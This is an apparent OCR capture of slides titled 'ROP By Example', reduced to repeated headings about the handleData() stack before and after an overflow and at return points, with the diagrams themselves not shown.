
ROP By Example

handleData() Stack:



ROP By Example


handleData() Stack:



Stack after Overflow


ROP By Example

handleData() Stack: On ret@handleData




ROP By Example

handleData() Stack: After ret@handleData




ROP By Example

handleData() Stack: On ret@add




ROP By Example

handleData() Stack: On ret@add



ROP By Example



ROP By Example

